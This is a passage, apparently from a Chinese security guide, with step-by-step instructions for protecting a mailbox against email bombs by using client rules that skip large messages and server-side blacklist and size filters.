
在弹出的“新邮件规则”对话框中首先勾选“规则条件”中的“若邮件长度大于指定的大小”，然后在“规则描述”中单击“指定的大小”，弹出“设置大小”对话框，再其中输入邮件大小的上限，例如 3000kb，然后单击“确定”按钮。

Step 3

选择规则的操作，就是当收到的邮件大于限定的上限之后怎么处理，勾选“不要从服务器下载”或者“删除”。

Step 4

根据信箱容量设置条件是大于 3000kb，操作是“不要从服务器下载”，单击“确定”按钮，完成设置。于是只要是大于 3000kb 的邮件，就不会自动从服务器上下载，从而保护了邮箱。



Step 4 完成规则的设置

收到了邮箱炸弹之后，可以先打开一封炸弹e-mail，记下发信人的地址，然后登上邮件服务器，进入“邮箱配置”，设置“拒收过滤器”，把发炸弹人的地址输入到黑名单中，一旦收到这些人的信，就会自动在服务器上删除；设置“收件过滤器”，一旦邮件超过一定大小，也在服务器上删除。

溜客安全网 WwW.176Ku.CoM